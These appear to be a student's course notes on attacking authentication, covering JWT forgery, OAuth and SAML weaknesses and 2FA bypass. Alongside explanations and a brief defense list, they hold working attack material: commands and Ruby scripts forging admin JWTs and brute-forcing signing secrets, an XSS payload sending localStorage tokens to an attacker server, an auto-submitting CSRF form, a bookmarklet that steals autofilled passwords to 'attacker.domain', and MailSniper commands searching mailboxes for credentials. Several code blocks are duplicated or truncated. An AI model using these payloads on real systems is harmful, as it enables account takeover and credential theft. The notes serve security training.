

13. Module - Attacking Authentication & SSO

Single-Sign-On (SSO): It is a feature for on sign-in for using multiple applications.

JSON Web Tokens (JWT):

OAuth:

Security Assertion Markup Language (SAML):

2FA: password - OTP - biometric

JSON Web Tokens (JWT):

Intro

<https://jwt.io/introduction/>

To sign an unsigned token, the process is as follows:

```
unsignedToken = encodeBase64(header) + '.' + encodeBase64(payload)
signature_encoded = encodeBase64(HMAC-SHA256("secret", unsignedToken))
jwt_token = encodeBase64(header) + "." + encodeBase64(payload) + "." +
signature_encoded
```

JWT FACTS:

- ☐ JWT is not vulnerable to CSRF (except when JWT is put in a cookie)
- ☐ Session theft through an XSS attack is possible when JWT is used
- ☐ Improper token storage (HTML5 storage/cookie)
- ☐ Sometimes the key is weak and can be brute-forced
- ☐ Faulty token expiration
- ☐ JWT can be used as Bearer token in a custom authorization header
- ☐ No need for server to store or save my credentials in the DB to remember me. All info is put inside a signed JWT token. for decryption my info, there is a secret key on the server-side. This key is used for all users.
- ☐ Many apps blindly accept the data contained in the payload (no signature verification), so try to play with the payload
- ☐ Many apps have no problem accepting an empty signature (effectively no signature) or set the alg to none. see [HowToHunt](#) repo.

-> page 16 the

jwttear is a tools for exploiting JWT

-> HMAC SHA256 signed token creation example

```
jwttear --generate-token --header '{"typ":"JWT","alg":"HS256"}'
--payload '{"login":"admin"}' --key 'cr@zyp@ss'
```

-> Empty signature token creating example:

```
jwttear --generate-token --header '{"typ":"JWT","alg":"none"}'
--payload '{"login":"admin"}'
```

-> Testing for injection example:

```
jwttear --generate-token --header '{"typ":"JWT","alg":"none"}'
--payload '${"login":"admin\' or \'a\'=\'a"}'
```

Attacks Senarios:

-> Senario 1

Bruteforcing the secret, that used to sign a token

1. john the ripper
2. with ruby

```
require 'base64'
require 'openssl'
jwt = "jwt_goes_here"
header, data, signature = jwt.split(".")
def sign(data, secret)
  Base64.urlsafe_encode64(OpenSSL::HMAC.digest(OpenSSL::Digest.new("sha256"),
  secret, data)).gsub("=", "")
end
File.readlines("possible_secrets.txt").each do |line|
  line.chomp!
  if sign(header+"."+data, line) == signature
    puts line
    exit
  end
end
```

-> Senario 2

Access cookie with XSS in JWT. JWT is employed and localStorage is used, we can attack authentication through XSS using JSON.stringify.

```
<img src='https://<attacker-server>/yikes?
jwt='+JSON.stringify(localStorage);'--!>
```

-> Senario 3

we control or inject the header of the JWT

Ruby Exploit:

```
header = '{"typ":"JWT","alg":"HS256","kid":"public/css/bootstrap.css"}'
payload = '{"user":"admin"}'
require 'base64'
require 'openssl'
data = Base64.strict_encode64(header)+"."+
```

```
header = '{"typ":"JWT","alg":"HS256","kid":"kkkkkkkkkk UNION SELECT
' xyz"}'
payload = '{"user":"admin"}'
require 'base64'
require 'openssl'
data = Base64.strict_encode64(header)+"."+
Base64.strict_encode64(payload)
data.gsub!("=","")
secret = "xyz"
signature =
Base64.urlsafe_encode64(OpenSSL::HMAC.digest(OpenSSL::Digest.new("sha25
6"), secret, data))
Puts data+"."+signature
```

```
data.gsub! ("=", "")
secret = File.open("bootstrap.css").read
signature =
Base64.urlsafe_encode64(OpenSSL::HMAC.digest(OpenSSL::Digest.new("sha256"),
secret, data))
Puts data+"."+signature
```

```
header = '{"typ":"JWT","alg":"HS256","kid":"kkkkkkkkkk\' UNION SELECT \'
xyz"}'
payload = '{"user":"admin"}'
require 'base64'
require 'openssl'
data = Base64.strict_encode64(header)+"."+
Base64.strict_encode64(payload)
data.gsub! ("=", "")
secret = "xyz"
signature =
Base64.urlsafe_encode64(OpenSSL::HMAC.digest(OpenSSL::Digest.new("sha256"),
secret, data))
Puts data+"."+signature
```

Attacks

<https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/>
<https://www.sjoerdlangkemper.nl/2016/09/28/attacking-jwt-authentication/>

Tools

https://github.com/ticarpi/jwt_tool
<https://github.com/x1sec/gojwtcrack>


Defense

1. Don't use alg:none.
2. Validate the signature.
3. Use a long HMAC key and rotate it.
4. Don't put secrets in the payload.
5. Add an expiration claim.

Attacking OAuth

OAuth2 is the main web standard for authorization between services.

It is used to authorize 3rd party apps to access services or data from a provider with which you have an account. (button in x.com to logg in with facebook)



OAuth Components

1. **Resource Owner:** The end-user
2. **Client:** The application/3rd party website, that request to access a protected resource
3. **Resource Server** or **identity provider (IdP):** the server, that hosting the protected resources. The API, that you want to access.
4. **Authorization Server:** the server that authenticates the Resource Owner, and issues access tokens after getting proper authorization.
5. **User Agent:** the agent used by the Resource Owner to interact with the Client, for example a browser or a mobile application.

OAuth Scopes

Read - Write - Access Contacts

EX: example.com/?scope=email,username,medicine....

In OAuth 2.0, the interactions between the user and her browser, the Authorization Server, and the Resource Server can be performed in four different flows.


1. The **authorization code grant**:

-> the Client redirects the user (Resource Owner) to an Authorization Server to ask the user whether the Client can access her Resources.

-> After the user confirms, the Client obtains an Authorization Code that the Client can exchange for an Access Token.

-> This Access Token enables the Client to access the Resources of the Resource Owner.

Authorization grant flow




2. The **implicit grant**:

-> is a simplification of the authorization code grant.

-> The Client obtains the Access Token directly rather than being issued an Authorization Code.

Implicit Grant Flow



3. The **resource owner password credentials grant**: enables the Client to obtain an Access Token by using the username and password of the Resource Owner.

4. The **client credentials grant** enables the Client to obtain an Access Token by using its own credentials.

- > Clients can obtain Access Tokens via four different flows
- > Clients use these access tokens to access an API.
- > The access token is almost always a bearer token.
- > Some applications use JWT as access tokens.

Common OAuth Attacks

<https://www.youtube.com/watch?v=vKLLmJ1tMF4&t=3s>

1. Unvalidated RedirectURI Parameter

- > Attacker can redirect users to evil site to steal the authorization code, then exchange it with a valid token to get access to protected resources.
- > Have a look at redirection bypass
- > Validation can be on the 1. domain name 2. domain name and uri/path and so on


2. Weak Authorization Codes

Authorization Codes can be guessed (use Burp's Sequencer), especially if the client secret is compromised, not used or not validated

3. Everlasting Authorization Codes

The authorization codes does not expire (use o Burp's "Session Timeout Test" plugin)

Send the request to Burp's "Session Timeout Test" plugin. Configure the plugin by selecting a matching string that indicates the authorization code is invalid (typically 'Unauthorized') and a minimum timeout of 31 minutes.



4. Authorization Codes Not Bound to Client

after capturing or guessing the authorization code, attacker can use the authorization code for another user-id to login ??

5. Weak Handle-Based Access and Refresh Tokens

Tokens are weak? -> attacker is able to guess them at the resource server or the token endpoint.

6. Insecure Storage of Handle-Based Access and Refresh Tokens

token are stored as plain text in th DB and attacker can steal them with SQLi for example

7. Refresh Token not Bound to Client

-> Exchange a refresh token that was previously issued for one client with another client.

-> Note, this requires access to multiple clients and their client secrets.

OAuth Attack Scenario 2

43 - 50 page

OAuth-based XSS chained with an insecure X-Frame-Options header and an enabled Autocomplete functionality

steps:

1. vulnerable parameter to XSS

target.com/welcome?vulnParam=XSS

2. test, if the parameter can load a malicious JS from an external location (use pastebin)

3. our JS code. invisible iframe page-46??

```
var iframe =  
document.createElement(''  
iframe');  
iframe.style.display =  
"none";  
iframe.src =  
"http://attackercontrolled.com/malicious.html";  
document.body.appendChild(iframe);
```

```
<html>  
<body>  
  <form action="http://openbankdev:8080/consumer-registration" method="POST">  
    <input type="hidden" name="app&#45;type" value="Web" />  
    <input type="hidden" name="app&#45;name" value="Unwanted&#32;App" />  
    <input type="hidden" name="app&#45;developer"  
value="dim&#95;test&#64;hotmail&#46;com" />  
    <input type="hidden" name="app&#45;description"  
value="Unwanted&#32;App&#32;creation&#46;" />  
    <input type="submit" value="Submit request" />  
  </form>  
  <script>  
    document.forms[0].submit();  
  </script>  
</body>  
</html>
```

```
var iframe = document.createElement('iframe');  
iframe.style.display = "none";  
iframe.src = "http://attackercontrolled.com/malicious.html";  
document.body.appendChild(iframe);
```

```
<html>  
<body>  
<form action="http://openbankdev:8080/consumer-registration" method="POST">  
<input type="hidden" name="app&#45;type" value="Web" />  
<input type="hidden" name="app&#45;name" value="Unwanted&#32;App" />  
<input type="hidden" name="app&#45;developer"  
value="dim&#95;test&#64;hotmail&#46;com" />  
<input type="hidden" name="app&#45;description"  
value="Unwanted&#32;App&#32;creation&#46;" />  
<input type="submit" value="Submit request" />  
</form>  
<script>  
document.forms[0].submit();  
</script>  
</body>  
</html>
```

then inject the JS code to access the iframe form that contains user credentials. Autocomplete must be enabled!!!

```
javascript: var p=r(); function r(){var g=0;var x=false;var  
x=z(document.forms);g=g+1;var w=window.frames;for(var  
k=0;k<w.length;k++) {var x = ((x) ||  
(z(w[k].document.forms)));g=g+1;}if (!x) alert('Password not found in  
' + g + ' forms');}function z(f){var b=false;for(var  
i=0;i<f.length;i++) {var e=f[i].elements;for(var j=0;j<e.length;j++)  
{if (h(e[j])) {b=true}}}return b;}function h(ej){var s='';if  
(ej.type=='password'){s=ej.value;if
```



```
(s!=''){location.href='http://attacker.domain/index.php?pass='+s;}else{alert('Password is blank')}return true;}}
```

4. run netcat listener to receive the user credentials

OAuth Attack Scenario 3 ???


Attacking the 'Connect' request


OAuth Attack Scenario 4

CSRF on the Authorization Response

Attacking SAML

1. User-Agent authenticate with the IDP
2. If success authenticate, the IDP will generate a SAML assertion.
3. There is a trust relationship between the IDP and SP
4. So, the SAML assertion will sent the SAML assertion to the SP servers, so that server can access them without credentials





- > Attacker can tamper data in step 5
- > not verifying the signature, attacker can temper data and delete the signature and send request
- > canonicalization engine ignores comments and whitespaces while creating a signature, so the XML parser will return the last child node
- > To check for any vulns, just capture the request and copy the SAML response -> decode it -> change its values -> send it to SP -> success/fail
- > signature stripping attack, here we can send the SAML response without the signature to see if we can login successfully

```

<ds:Signature>
  <ds:SignedInfo>
    <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
    <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256" />
    <ds:Reference URI="#_2f3663c0-f5b8-0136-d419-0242ac110063">
      <ds:Transforms>
        <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
        <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
      </ds:Transforms>
      <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmenc#sha256" />
      <ds:DigestValue> [REDACTED] </ds:DigestValue>
    </ds:Reference>
  </ds:SignedInfo>
  <ds:SignatureValue> [REDACTED] </ds:SignatureValue>

```

so keep this attack in mind while testing

<https://epi052.gitlab.io/notes-to-self/blog/2019-03-13-how-to-test-saml-a-methodology-part-two/>

<https://www.economyofmechanism.com/github-saml>

Tools:

SAML Raider (burpsuite plugin)

Bypassing 2FA

2FA implemented for one service but not for the another.

Senario 1


Tool : <https://github.com/daftback/MailSniper>

access to OWA can be protected by 2FA but a mailbox may be accessed via EWS but with no 2FA.

We will use th MailSniper tools

```
Import-Module .\MailSniper.ps1
```

```
Invoke-SelfSearch -Mailbox target@domain.com -ExchHostname mail.domain.com -remote
```



```
PS C:\Users\USER10\MailSniper> Import-Module .\MailSniper.ps1
PS C:\Users\USER10\MailSniper> Invoke-SelfSearch -Mailbox JeremyDoyle@els.local -ExchHostname exchange.els.local -remote
[*] Trying Exchange version Exchange2010

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
[*] Using EWS URL https://exchange.els.local/EWS/Exchange.asmx
[***] Found folder: Inbox
[*] Now searching mailbox: JeremyDoyle@els.local for the terms *password* *creds* *credentials*.

Sender                      ReceivedBy                  Subject                    Body
-----                      -
Administrator <SMTP:Administrator@els.local> Jeremy Doyle <SMTP:JeremyDoyle@els.local> Password Reset The new password...
```

Senario 1

for desktop there is 2FA but not for the mobile phone since for mobile the web has additional functionality.